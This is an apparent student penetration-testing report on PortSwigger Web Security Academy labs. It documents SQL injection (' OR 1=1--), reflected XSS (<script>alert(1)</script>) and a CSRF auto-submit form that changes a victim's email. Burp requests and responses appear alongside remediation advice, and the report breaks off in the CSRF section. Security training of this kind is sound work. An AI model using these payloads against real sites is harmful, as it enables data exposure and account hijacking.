MINOR PROJECT -02

PortSwigger Web Security Academy - Minor Project.

Student Name _THATHA _VENKATA SURYA CHETHAN

Date _04-09-2026_____ Batch / Team __CYBER SECURITY_____ Target Student-selected authorized lab target

Guide Objective: Assess assigned labs and produce a professional VAPT report.

Vulnerabilities: SQL Injection, XSS, CSRF, CORS, IDOR/API1, API3 BOPLA, API4 Unrestricted Resource Consumption, SSRF.

VAPT Finding 1: SQL Injection

Lab Name

SQL injection vulnerability in WHERE clause allowing retrieval of hidden data

Severity

Critical

OWASP Category

A03: Injection

Objective:

To test whether the product category filter is vulnerable to SQL Injection and can display hidden products.

Description:

The website accepts user input through the **category parameter**. By modifying this input with SQL code, the application returned products that should normally be hidden.

Affected Endpoint

GET /filter?category=Corporate+gifts


Payload Used

Corporate+gifts' OR 1=1—


Steps to Reproduce

1. Opened the PortSwigger SQL Injection lab.
2. Selected a product category.
3. Captured the request using **Burp Suite**.
4. Sent the request to **Burp Repeater**.
5. Modified the category parameter using the SQL Injection payload.
6. Clicked **Send**.
7. Observed that additional/hidden products were returned.
8. The lab displayed **"Congratulations, you solved the lab!"**

1: Original Request



2: Modified Request



Request

Pretty Raw Hex

```
GET /filter?category=Corporate+gifts'+OR+1=1-- HTTP/2
Host: 0a3b00090480a00d81b752cb004600f7.web-security-academy.net
Cookie: session=N6Tse82aHC2FyWMwCaDtf7iI73vfIk2m
Sec-Ch-Ua: "Not;A=Brand";v="8", "Chromium";v="150"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Accept-Language: en-US,en;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/150.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://0a3b00090480a00d81b752cb004600f7.web-security-academy.net/
Accept-Encoding: gzip, deflate, br
Priority: u=0, i
```

Search 0 highlights

Response

3: Burp Response



Response


Pretty Raw Hex Render

```
HTTP/2 200 OK
Content-Type: text/html; charset=utf-8
X-Frame-Options: SAMEORIGIN
Content-Length: 11565


<!DOCTYPE html>
<html>
  <!--LAB_HEAD_START-->
  <head>
    <link href=/resources/labheader/css/academyLabHeader.css rel=stylesheet>
    <link href=/resources/css/labsEcommerce.css rel=stylesheet>
    <title>
      SQL injection vulnerability in WHERE clause allowing retrieval of hidden data
    </title>
  </head>
  <!--LAB_HEAD_END-->
  <body>
    <script src="/resources/labheader/js/labHeader.js">
    </script>
    <!--LAB_HEADER_START-->
    <div id="academyLabHeader">
      <section class='academyLabBanner'>
        <div class=container>
          <div class=logo>
          </div>
          <div class=title-container>
            <h2>
              SQL injection vulnerability in WHERE clause allowing retrieval of hidden data
            </h2>
            <a id='lab-link' class='button' href='/'>
              Back to lab home
            </a>
            <a class=link-back href='https://portswigger.net/web-security/sql-injection/lab-retrieve-hidden-data'>
              Back to lab description 
```

Search 0 highlights

4: Proof of Exploitation



5: Solved Lab



Impact

An attacker may manipulate database queries and access information that should normally be hidden. In a real-world application, this could potentially lead to:

- Unauthorized data access
- Sensitive information disclosure
- Database enumeration
- Possible access to user information

Recommendation

- Use **Parameterized Queries (Prepared Statements)**.
- Validate all user input.
- Do not directly insert user input into SQL queries.
- Use proper database permissions.
- Hide detailed database error messages.

Conclusion

The application was vulnerable to **SQL Injection** through the category parameter. The vulnerability allowed the filter condition to be manipulated, resulting in hidden products being displayed.

VAPT Finding 2: Cross-Site Scripting (XSS)

Lab Name

Reflected XSS into HTML context with nothing encoded

Severity

Medium

OWASP Category

A03: Injection

Objective

To test whether the website's search function is vulnerable to Cross-Site Scripting (XSS).

Description

The application accepts user input through the search function and displays the input back on the webpage without proper validation or encoding. This allows JavaScript code supplied by the user to execute in the browser.

Affected Endpoint

GET /?search=

Payload Used

<script>alert(1)</script>

Steps to Reproduce

1. Opened the PortSwigger XSS lab.
2. Entered a normal value in the search box.
3. Captured the search request using Burp Suite.
4. Sent the request to Burp Repeater.
5. Modified the search parameter with the XSS payload.
6. Sent the modified request.
7. Observed that the JavaScript alert was executed.
8. The lab displayed **“Congratulations, you solved the lab!”**

Figure 1: Original search request captured using Burp Suite.





Figure 2: Modified request containing the XSS payload.



Request

Pretty Raw Hex

```
1  GET /?search=<script>alert(1)</script> HTTP/2
2  Host: 0ae7002c03471le58058440100d70015.web-security-academy.net
3  Cookie: session=POTdvimsE7u9kBzXXKQxT7wyT4ypdlVo
4  Sec-Ch-Ua: "Not;A=Brand";v="8", "Chromium";v="150"
5  Sec-Ch-Ua-Mobile: ?0
6  Sec-Ch-Ua-Platform: "Windows"
7  Accept-Language: en-US,en;q=0.9
8  Upgrade-Insecure-Requests: 1
9  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
   (KHTML, like Gecko) Chrome/150.0.0.0 Safari/537.36
10 Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,ima
   ge/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
11 Sec-Fetch-Site: same-origin
12 Sec-Fetch-Mode: navigate
13 Sec-Fetch-User: ?1
14 Sec-Fetch-Dest: document
15 Referer:
   https://0ae7002c03471le58058440100d70015.web-security-academy.net/?search=%3Csc
   ript%3Ealert%281%29%3C%2Fscript%3E
16 Accept-Encoding: gzip, deflate, br
17 Priority: u=0, i
18
19
```

Figure 3: Server response reflecting the supplied input.



Response

Pretty Raw Hex Render

```
1  HTTP/2 200 OK
2  Content-Type: text/html; charset=utf-8
3  X-Frame-Options: SAMEORIGIN
4  Content-Length: 6381
5
6  <!DOCTYPE html>
7  <html>
8    <!--LAB_HEAD_START-->
9    <head>
10     <link href=/resources/labheader/css/academyLabHeader.css rel=stylesheet>
11     <link href=/resources/css/labsBlog.css rel=stylesheet>
12     <title>
         Reflected XSS into HTML context with nothing encoded
       </title>
13   </head>
14   <!--LAB_HEAD_END-->
15   <body>
16     <script src="/resources/labheader/js/labHeader.js">
       </script>
17     <!--LAB_HEADER_START-->
18     <div id="academyLabHeader">
19       <section class='academyLabBanner is-solved'>
20         <div class=container>
21           <div class=logo>
             </div>
22           <div class=title-container>
23             <h2>
                 Reflected XSS into HTML context with nothing encoded
               </h2>
24             <a class=link-back href='
               https://portswigger.net/web-security/cross-site-scripting/reflecte
               d/lab-html-context-nothing-encoded'>
25               Back to lab description 
26               <svg version=1.1 id=Layer_1 xmlns='http://www.w3.org/2000/svg'
                 xmlns:xlink='http://www.w3.org/1999/xlink' x=0px y=0px viewBox='
                 0 0 28 30' enable-background='new 0 0 28 30' xml:space=preserve
                 title=back-arrow>
```



Response

Pretty Raw Hex Render

```
                 0 0 28 30' enable-background='new 0 0 28 30' xml:space=preserve
                 title=back-arrow>
27                 <g>
28                   <polygon points='1.4,0 0,1.2 12.6,15 0,28.8 1.4,30 15.1,15'>
                     </polygon>
29                   <polygon points='14.3,0 12.9,1.2 25.6,15 12.9,28.8 14.3,30
                     28,15'>
                     </polygon>
30                 </g>
31               </svg>
32             </a>
33           </div>
34           <div class='widgetcontainer-lab-status is-solved'>
35             <span>
                 LAB
               </span>
               <p>
36               Solved
               </p>
37             <span class=lab-status-icon>
               </span>
38           </div>
39         </div>
40       </div>
41     </section>
42     <section id=notification-labsolved class=notification-labsolved>
43       <div class=container>
44         <h4>
             Congratulations, you solved the lab!
           </h4>
45         <div>
46           <span>
               Share your skills!
             </span>
48           <a class=button href='
             https://twitter.com/intent/tweet?text=I+completed+the+Web+Security+A
             cademy+lab%3a%0aReflected+XSS+into+HTML+context+with+nothing+encoded
```




Figure 4: Successful execution of the XSS payload in the browser.




Figure 5: PortSwigger lab successfully solved.



Impact

A successful XSS vulnerability may allow an attacker to execute malicious JavaScript in another user's browser. This could potentially lead to:

- Session or cookie theft
- Unauthorized actions performed as the victim
- Modification of webpage content
- Phishing attacks
- Theft of sensitive information

Recommendation

- Validate all user input.
- Encode user-controlled data before displaying it in HTML.
- Use appropriate output encoding.
- Implement a strong Content Security Policy (CSP).
- Avoid directly inserting user input into webpage content.

Conclusion

The application was vulnerable to **Reflected Cross-Site Scripting (XSS)** through the search functionality. The application reflected user-controlled input without proper encoding, allowing JavaScript code to execute in the browser.

VAPT Finding 3: CROSS-SITE REQUEST FORGERY (CSRF)

3.1 Lab Name

Cross-Site Request Forgery (CSRF)

3.2 Objective

The objective of this lab is to demonstrate how an attacker can cause an authenticated victim's browser to perform an unwanted action on a vulnerable website.

3.3 Description

CSRF is a vulnerability in which an attacker tricks a logged-in user's browser into sending a request to a trusted website without the user's intention.

If the application does not properly verify that a request originated from the legitimate application, an attacker may be able to perform sensitive actions using the victim's authenticated session.

3.4 Affected Endpoint

Enter the exact endpoint from your assigned CSRF lab.

Example:

POST /my-account/change-email

3.5 Payload Used

Use the exact payload generated for your assigned lab.

Example:

```
<form action="https://TARGET/my-account/change-email"
method="POST">
<input type="hidden" name="email"
value="attacker@example.com">
</form>
<script>
document.forms[0].submit();
</script>
```

3.6 Steps to Reproduce

1. Log in to the vulnerable application.
2. Identify the sensitive action that can be performed while authenticated.
3. Capture the request in Burp Suite.
4. Examine whether the request contains an effective CSRF protection mechanism.
5. Create a malicious HTML page that automatically submits the request.
6. Host or open the malicious page.
7. While authenticated, access the malicious page.
8. The victim's browser automatically sends the request.
9. Verify that the targeted account action was performed.

FIGURE1: Original CSRF Request




FIGURE 2:Modified/request used for the CSRF attack.

